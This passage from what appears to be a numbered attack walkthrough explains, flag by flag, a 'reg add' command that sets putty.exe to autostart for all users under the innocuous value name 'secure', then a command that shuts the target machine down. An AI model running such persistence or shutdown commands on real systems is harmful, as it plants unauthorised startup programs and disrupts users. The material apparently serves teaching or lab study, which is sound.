- /v: Specifies the name of the new registry value being created.
- /t: Specifies the data type (a string).
- /d: Defines the path to the program to be run.
- /f: Forces the addition of the new registry entry.

Command 11: reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\putty.exe" /f

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run: This is the registry path where programs can be set to run automatically for all users at startup.
- /v: Sets the name of the new registry value being created.
- /t: Specifies the data type of the registry entry (a string).
- /d: Defines the path to the program that will be run (in this case, putty.exe).
- /f: Forces the addition of the new registry entry, overwriting any existing entry with the same name.

Command 12: shutdown -s

- This command shuts down the target machine.